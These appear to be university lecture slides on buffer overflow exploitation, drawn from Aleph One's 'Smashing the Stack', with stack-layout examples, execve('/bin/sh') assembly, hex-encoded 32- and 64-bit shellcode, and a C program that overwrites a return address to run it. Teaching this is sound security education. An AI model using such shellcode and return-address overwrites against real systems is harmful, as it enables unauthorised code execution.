

Networks and Systems Security 2

CSE 354/554

Instructor: Sambuddho

(Semester: Winter 2025)

Buffer Overflow Exploits Basics



Introduction

- Where exactly are the security vulnerabilities -
crypto ? libraries ? usage ? Implementation ? use
cases ? error conditions ?
 - Code level vulnerabilities:
 - Unmediated access.
 - Implementation - Often programs written in “C/C++” programs are the culprits
 - Incorrect input validation.
 - Unhandled corner cases and exceptions.
 - Use - related to the points above.


Buffer Overflow and Execution Attacks

- Buffer Overflow Attacks - Most common and “conceptually” easy vulnerability to execute.
- Tries to modify the program flow execution by modifying program/function return address (through modifying the content of stack (and sometimes the heap)).

Program Virtual Memory Layout (Endian Agnostic)



Typical Program Stack Layout



Typical Program Stack Layout

```
void function(int a, int b, int c)
{ char buffer1[5];
  char buffer2[10];
}
```


```
void main()
{ function(1,2,3);
}
```

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```



```
pushl $3
pushl $2
pushl $1
call function
```

Corrupting the Stack



Typical Program Stack Layout

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
    int *ret;
```


```
    ret = buffer1 + 12;
```

```
    (*ret) += 4;
}
```

OUTPUT ?

```
void main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```


Corrupting the Stack



Smashing the Stack for Fun and Profit (Phrack 1996, Vol. 7 Issue 49) (x86 32-bit)

```
#include <stdio.h>
```

```
void main()
```

```
{ char *name[2];
```

```
  name[0] = "/bin/sh";
```

```
  name[1] = NULL;
```

```
  execve(name[0], name,  
  NULL);
```

```
}
```

```
0x8000130 : pushl %ebp
```

```
0x8000131 : movl %esp,%ebp
```

```
0x8000133 : subl $0x8,%esp
```

```
0x8000136 : movl $0x80027b8,0xffffffff8(%ebp)
```

```
0x800013d : movl $0x0,0xffffffffc(%ebp)
```

```
/*args for execv*/
```

```
0x8000144 : pushl $0x0
```

```
0x8000146 : leal 0xffffffff8(%ebp),%eax
```

```
0x8000149 : pushl %eax
```

```
0x800014a : movl 0xffffffff8(%ebp),%eax
```

```
0x800014d : pushl %eax
```

```
0x800014e : call 0x80002bc <__execve>
```

```
0x8000153 : addl $0xc,%esp
```

```
0x8000156 : movl %ebp,%esp
```

```
0x8000158 : popl %ebp
```

```
0x8000159 : ret
```

Smashing the Stack for Fun and Profit (Aleph One, 1996) (x86-32bits)

```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
0x80002c0 <__execve+4>: movl $0xb,%eax      /* sys call no.
into EAX reg*/
...
0x80002ce <__execve+18>: int $0x80      /* Go inside the
kernel */
...
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
```

Smashing the Stack for Fun and Profit (Aleph One, 1996)

```
movl string_addr,string_addr_addr
movb $0x0,null_byte_addr
movl $0x0,null_addr
movl $0xb,%eax
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80
movl $0x1,%eax
movl $0x0,%ebx
int $0x80
.string \"/bin/sh\"
```

Effective execution: main()
function
body + execv() call + exit()
call

Problem:
How do you obtain the
address of the string ?

Smashing the Stack for Fun and Profit (Aleph One, 1996)

```
jmp offset-to-call  
popl %esi  
movl %esi,array-offset(%esi)  
movb $0x0,nullbyteoffset(%esi)  
movl $0x0,null-offset(%esi)  
movl $0xb,%eax  
movl %esi,%ebx  
leal array-offset(%esi),%ecx  
leal null-offset(%esi),%edx  
int $0x80  
movl $0x1, %eax  
movl $0x0, %ebx  
int $0x80  
call offset-to-popl  
.string \"/bin/sh\"
```

**Obtaining the effective address
of
the string “/bin/sh”**

Smashing the Stack for Fun and Profit (Aleph One, 1996) (x86-32bits)

```
char shellcode[] =  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void main() {  
    int *ret;  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
}
```

Smashing the Stack (x86-64bit)

```
SECTION .text                ; Code section
global _start                ; Make label available to linker
_start:                      ; Standard ld entry point

    jmp     callback         ; Jump to the end to get our current address

dowork:
    pop     rdi              ; rdi now holds the address of "/bin/sh"
                                ; rdi == arg1
    xor     rdx,rdx          ; rdx == arg3
    xor     rsi,rsi          ; rsi == arg2
    mov     rax,0x3b         ; System call number for execve
    syscall                 ; Switch to the kernel mode
                                ; New way 'syscall', old way 'int 0x80'


callback:
    call    dowork           ; Pushes the address of "/bin/sh" onto the stack
    db     "/bin/sh",0       ; The program we want to run - "/bin/sh"
```

Shell Code Delivery(x86-64bit)

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
unsigned char
scode[]="\xeb\x0e\x5f\x48\x31\xd2\x48\x31\xf6\xb8\x3b\x00\x00\x00\x0f\x05\xe8\xed\xff\xff\xff\x2f\x
62\x69\x6e\x2f\x73\x68";
unsigned char large_string[128];
void main()
{
unsigned char buf[96];
int i;
/* Populate the buffer with the shell code*/
for(i=0;i<sizeof(scode);i++)
{
    large_string[i] = scode[i];
}
memcpy(buf,large_string,sizeof(large_string));
/*The return address is to point to the start of the buffer*/
/* top of stack + 8 bytes (for already pushed RBP register)*/
(*(unsigned long *)(buf+0x78)) = (unsigned long *)buf;
}
```


Shell Code Delivery(x86-64bit) - NOP Sleds

